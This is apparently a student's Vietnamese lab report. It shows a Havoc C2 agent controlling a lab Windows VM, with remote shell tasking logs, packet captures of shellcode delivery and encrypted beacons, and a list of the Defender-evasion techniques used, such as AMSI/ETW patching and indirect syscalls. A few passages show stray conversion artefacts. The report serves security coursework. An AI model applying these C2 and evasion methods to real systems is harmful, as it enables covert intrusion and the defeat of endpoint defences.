The screenshot shows the Havoc application window. At the top, there's a toolbar with various icons. Below it is a menu bar with 'Havoc', 'View', 'Attack', 'Scripts', and 'Help'. A main table displays network activity:

ID	External IP	Internal IP	User	Computer	OS	Process	PID	Last	Heal
69d...	192.16...	0.0.0.0	khang	DESKTOP-MFKAIPN	Windows 10	Safelo...	5324	0s	heal

To the right of the table is an 'Event Viewer' window showing system logs:

```

30/04/2025 03:48:02 [*] Initialized 2f6eea9c
:: SYSTEM@0.0.0.0 (WIN-DNNFH6JEKCH)
30/04/2025 03:48:02 [*] Initialized 67d3d894
:: SYSTEM@0.0.0.0 (WIN-DNNFH6JEKCH)
30/04/2025 03:48:02 [*] Initialized 28ea7bd6
:: SYSTEM@0.0.0.0 (WIN-DNNFH6JEKCH)
30/04/2025 03:48:02 [*] Initialized 20b6812c
:: SYSTEM@0.0.0.0 (WIN-DNNFH6JEKCH)
30/04/2025 03:48:02 [*] Initialized 5a67a4c0
:: SYSTEM@0.0.0.0 (WIN-DNNFH6JEKCH)
30/04/2025 03:48:02 [*] Initialized 6ecc579a
:: SYSTEM@0.0.0.0 (WIN-DNNFH6JEKCH)
30/04/2025 04:01:02 [*] Initialized 69d7d766
:: khang@0.0.0.0 (DESKTOP-MFKAIPN)
  
```

Below the event viewer is a 'Teamserver Chat' window:

```

[69d7d766] khang/DESKTOP-MFKAIPN
[02]: Intel(R) 82574L Gigabit Network Connection
      Connection Name: Ethernet0
      DHCP Enabled: Yes
      DHCP Server: 192.168.111.254
      IP address(es)
      [01]: 192.168.111.142
      [02]: fe80::41c8:2f1e:b07a:5928
Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.

30/04/2025 04:16:15 [5pider] Demon » shell ping google.com
[*] [307F24EB] Tasked demon to execute a shell command
[+] Send Task to Agent [130 bytes]
[+] Received Output [175 bytes]:
Pinging google.com [142.250.199.238] with 32 bytes of data:
Reply from 142.250.199.238: bytes=32 time=62ms TTL=128
Reply from 142.250.199.238: bytes=32 time=59ms TTL=128
[+] Received Output [310 bytes]:
Reply from 142.250.199.238: bytes=32 time=52ms TTL=128
Reply from 142.250.199.238: bytes=32 time=54ms TTL=128
Ping statistics for 142.250.199.238:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 52ms, Maximum = 62ms, Average = 56ms
  
```

At the bottom left of the chat window, there's a command prompt:

```
[khang/DESKTOP-MFKAIPN] Safeloader.exe/5324 x64
>>> |
```

- Log lệnh:

```

30/04/2025 04:56:17 [5pider] Demon » shell systeminfo
[*] [C2EFD357] Tasked demon to execute a shell command
[+] Send Task to Agent [120 bytes]
[+] Received Output [2921 bytes]:
  
```

<i>Host Name:</i>	DESKTOP-MFKAIPN
<i>OS Name:</i>	Microsoft Windows 10 Education
<i>OS Version:</i>	10.0.19045 N/A Build 19045
<i>OS Manufacturer:</i>	Microsoft Corporation
<i>OS Configuration:</i>	Standalone Workstation

Lab 2: Virus Worm

OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00328-00000-00000-AA983
Original Install Date: 3/16/2025, 1:10:15 PM
System Boot Time: 4/30/2025, 3:28:56 PM
System Manufacturer: VMware, Inc.
System Model: VMware20,1
System Type: x64-based PC
Processor(s): 2 Processor(s) Installed.

[01]: Intel64 Family 6 Model 140 Stepping 2
GenuineIntel ~2918 Mhz

[02]: Intel64 Family 6 Model 140 Stepping 2
GenuineIntel ~2918 Mhz

BIOS Version: VMware, Inc.
VMW201.00V.20648489.B64.2210180829, 10/18/2022

Windows Directory: C:\Windows

System Directory: C:\Windows\system32

Boot Device: \Device\HarddiskVolume1

System Locale: en-us;English (United States)

Input Locale: en-us;English (United States)

Time Zone: (UTC+07:00) Bangkok, Hanoi, Jakarta

Total Physical Memory: 2,047 MB

Available Physical Memory: 1,094 MB

Virtual Memory: Max Size: 3,839 MB

Virtual Memory: Available: 1,446 MB

Virtual Memory: In Use: 2,393 MB

Page File Location(s): C:\pagefile.sys

Domain: ADMIN

Logon Server: \\\\DESKTOP-MFKAIIPN

Hotfix(s): 10 Hotfix(s) Installed.

[01]: KB5056578

[02]: KB5022502

[03]: KB5011048

[04]: KB5015684

[05]: KB5055518

[06]: KB5014032

[07]: KB5025315

[08]: KB5052916

[09]: KB5054682

[10]: KB5057589

Network Card(s): 2 NIC(s) Installed.

[01]: Bluetooth Device (Personal Area Network)

Connection Name: Bluetooth Network Connection

Status: Media disconnected

[02]: Intel(R) 82574L Gigabit Network Connection

Connection Name: Ethernetwork0

DHCP Enabled: Yes

DHCP Server: 192.168.111.254

IP address(es)

[01]: 192.168.111.142

[02]: fe80::41c8:2f1e:b07a:5928

Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.

30/04/2025 05:01:12 [5pider] Demon » shell ping google.com

[*] [A7B34501] Tasked demon to execute a shell command

[+] Send Task to Agent [130 bytes]

[+] Received Output [175 bytes]:

Pinging google.com [142.250.199.238] with 32 bytes of data:

Reply from 142.250.199.238: bytes=32 time=52ms TTL=128

Reply from 142.250.199.238: bytes=32 time=52ms TTL=128

[+] Received Output [310 bytes]:

Reply from 142.250.199.238: bytes=32 time=51ms TTL=128

Lab 2: Virus Worm

Reply from 142.250.199.238: bytes=32 time=52ms TTL=128

Ping statistics for 142.250.199.238:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:


Minimum = 51ms, Maximum = 52ms, Average = 51ms

- Traffic:

- o Đây là giao đoạn mà shellcode được gửi qua loader.

No.	Time	Source	Destination	Protocol	Length	Info
347	21.258313	192.168.111.138	192.168.111.142	TCP	1514	8888 → 49856 [ACK] Seq=43233 Ack=1 Win=64256 Len=1460
348	21.258313	192.168.111.138	192.168.111.142	TCP	1514	8888 → 49856 [ACK] Seq=44693 Ack=1 Win=64256 Len=1460
349	21.258313	192.168.111.138	192.168.111.142	TCP	1514	8888 → 49856 [ACK] Seq=46153 Ack=1 Win=64256 Len=1460
350	21.258313	192.168.111.138	192.168.111.142	TCP	1514	8888 → 49856 [ACK] Seq=47613 Ack=1 Win=64256 Len=1460
351	21.258313	192.168.111.138	192.168.111.142	TCP	1514	8888 → 49856 [ACK] Seq=49073 Ack=1 Win=64256 Len=1460
352	21.258313	192.168.111.138	192.168.111.142	TCP	1514	8888 → 49856 [ACK] Seq=50533 Ack=1 Win=64256 Len=1460
353	21.258313	192.168.111.138	192.168.111.142	TCP	1514	8888 → 49856 [ACK] Seq=51993 Ack=1 Win=64256 Len=1460
354	21.258313	192.168.111.138	192.168.111.142	TCP	1514	8888 → 49856 [ACK] Seq=53453 Ack=1 Win=64256 Len=1460
355	21.258313	192.168.111.138	192.168.111.142	TCP	1514	8888 → 49856 [ACK] Seq=54913 Ack=1 Win=64256 Len=1460
356	21.258313	192.168.111.138	192.168.111.142	TCP	1514	8888 → 49856 [ACK] Seq=56373 Ack=1 Win=64256 Len=1460
357	21.258313	192.168.111.138	192.168.111.142	TCP	1514	8888 → 49856 [ACK] Seq=57833 Ack=1 Win=64256 Len=1460
358	21.258313	192.168.111.138	192.168.111.142	TCP	1514	8888 → 49856 [ACK] Seq=59293 Ack=1 Win=64256 Len=1460
359	21.258313	192.168.111.138	192.168.111.142	TCP	1514	8888 → 49856 [PSH, ACK] Seq=60753 Ack=1 Win=64256 Len=1460
360	21.258313	192.168.111.138	192.168.111.142	TCP	1514	8888 → 49856 [ACK] Seq=62213 Ack=1 Win=64256 Len=1460
361	21.258360	192.168.111.142	192.168.111.138	TCP	54	49856 → 8888 [ACK] Seq=1 Ack=63673 Win=262656 Len=0
362	21.258520	192.168.111.138	192.168.111.142	TCP	1514	8888 → 49856 [ACK] Seq=63673 Ack=1 Win=64256 Len=1460
363	21.258520	192.168.111.138	192.168.111.142	TCP	1514	8888 → 49856 [ACK] Seq=65133 Ack=1 Win=64256 Len=1460
364	21.258520	192.168.111.138	192.168.111.142	TCP	1514	8888 → 49856 [ACK] Seq=66593 Ack=1 Win=64256 Len=1460
365	21.258520	192.168.111.138	192.168.111.142	TCP	1514	8888 → 49856 [ACK] Seq=68053 Ack=1 Win=64256 Len=1460

- o Tiếp theo đến giao đoạn payload được thực thi(trong giao đoạn này liên tục sẽ có những gói POST được gửi đến cổng http 8080 để xác nhận agent vẫn đang còn sống).



- o Khi follow http stream thì ta thấy rất rõ các gói này

Lab 2: Virus Worm

```

POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
Content-Length: 270
Host: 192.168.111.138:8080

...
POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
Content-Length: 4
Content-Type: text/plain; charset=utf-8

W...
POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
Content-Length: 20
Host: 192.168.111.138:8080

HTTP/1.1 200 OK
Date: Wed, 30 Apr 2025 08:45:42 GMT
Content-Length: 12
Content-Type: application/octet-stream

...
POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
Content-Length: 20
Host: 192.168.111.138:8080

HTTP/1.1 200 OK
533 client ptkz. 533 server ptkz. 1.065 turns.

```

Entire conversation (220 kB) Show as ASCII No delta times Stream 15 Case sensitive Find Next Filter Out This Stream Print Save as... Back Close Help

- Ở đây hầu như là các gói có content-length là 20 để xác nhận còn sống tuy nhiên khi soi kỹ hơn thì có thể thấy một số gói tin được gửi kèm theo thông điệp được mã hóa. Có thể chắc chắn rằng đây chính là những tác vụ được yêu cầu như (whoami, systeminfo, hay ping google.com) tuy nhiên cả phần ra lệnh và phần kết quả đều đã được mã hóa hoàn toàn.

```

HOST: 192.168.111.138.0000
...
HTTP/1.1 200 OK
Date: Wed, 30 Apr 2025 08:51:10 GMT
Content-Length: 112
Content-Type: application/octet-stream

....QBd....~...0...w.30. ....f..M.3.S+.vu&*.euE.p5.b<.[...;.>..6.%r.....:/ .aX&.f=.c..u...@...U....6.....e.0..~.
POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
Content-Length: 110
Host: 192.168.111.138:8080

...j.....BQ....n.R^....w.PO.
.f..G.g.k+.vk&7.]uY.~5.b..M.;>....+r..N.:./ .aY&.fL....ua.-....T.....6..
HTTP/1.1 200 OK
Date: Wed, 30 Apr 2025 08:51:12 GMT
Content-Length: 12
Content-Type: application/octet-stream

```

- File pcap được lưu với tên **Bai8.pcapng**
- Các phương pháp obfuscation được dùng và lý do bypass thành công:
 - Indirect Syscall:
 - Thay vì gọi trực tiếp các hàm hệ thống như NtCreateThread, thì tìm địa chỉ syscall thật trong ntdll.dll và gọi bằng cách nhảy tới nó.

- Qua đó tránh được các hook của Defender đặt tại API thường dùng (kernel32.dll, ntdll.dll) vì đã không gọi API bị hook, mà thực thi tương đương một cách gián tiếp.
- Stack Duplication:
 - Khi AV/EDR phân tích stack trace, chúng sẽ không thấy các hàm可疑 như VirtualAlloc, CreateThread,... vì đã xây lại call stack sạch.
- Sleep obfuscation:
 - Zilean: Giả lập việc đang sleep nhưng vẫn xử lý tiếp shellcode, lừa Defender tin rằng tiến trình đang idle.
 - Sleep Jmp Gadget: Sau khi sleep, nhảy tới đoạn shellcode bằng ROP gadget, tránh các điểm theo dõi thường gặp.
- Proxy Loading
 - Load DLL gốc theo cách thay vì để hệ điều hành làm. Tránh bị hook tại API loader chuẩn (LoadLibrary, GetProcAddress).
 - Cụ thể hơn với RtlCreateTimer giúp thực thi shellcode một cách gián tiếp qua callback qua đó tránh dùng các hàm bị Defender hook như CreateThread, NtCreateThreadEx,....
- Amsi/Etw Patch.
 - Patch AMSI: Ghi đè hàm AmsiScanBuffer để trả về "clean".
 - Patch ETW: Vô hiệu hóa EtwEventWrite để ngăn log.
- Kết hợp với việc thực thi trên MEM mà không ghi lên disk.
 - Tránh hoàn toàn on-disk scanning của Defender, vì không có file để quét bằng signature.
- Link video(do lúc đọc đè đã bỏ sót yêu cầu này nên video này em quay không cùng thời điểm với những hình ảnh trong bài báo cáo): <https://youtu.be/8oE9S0-9cmI>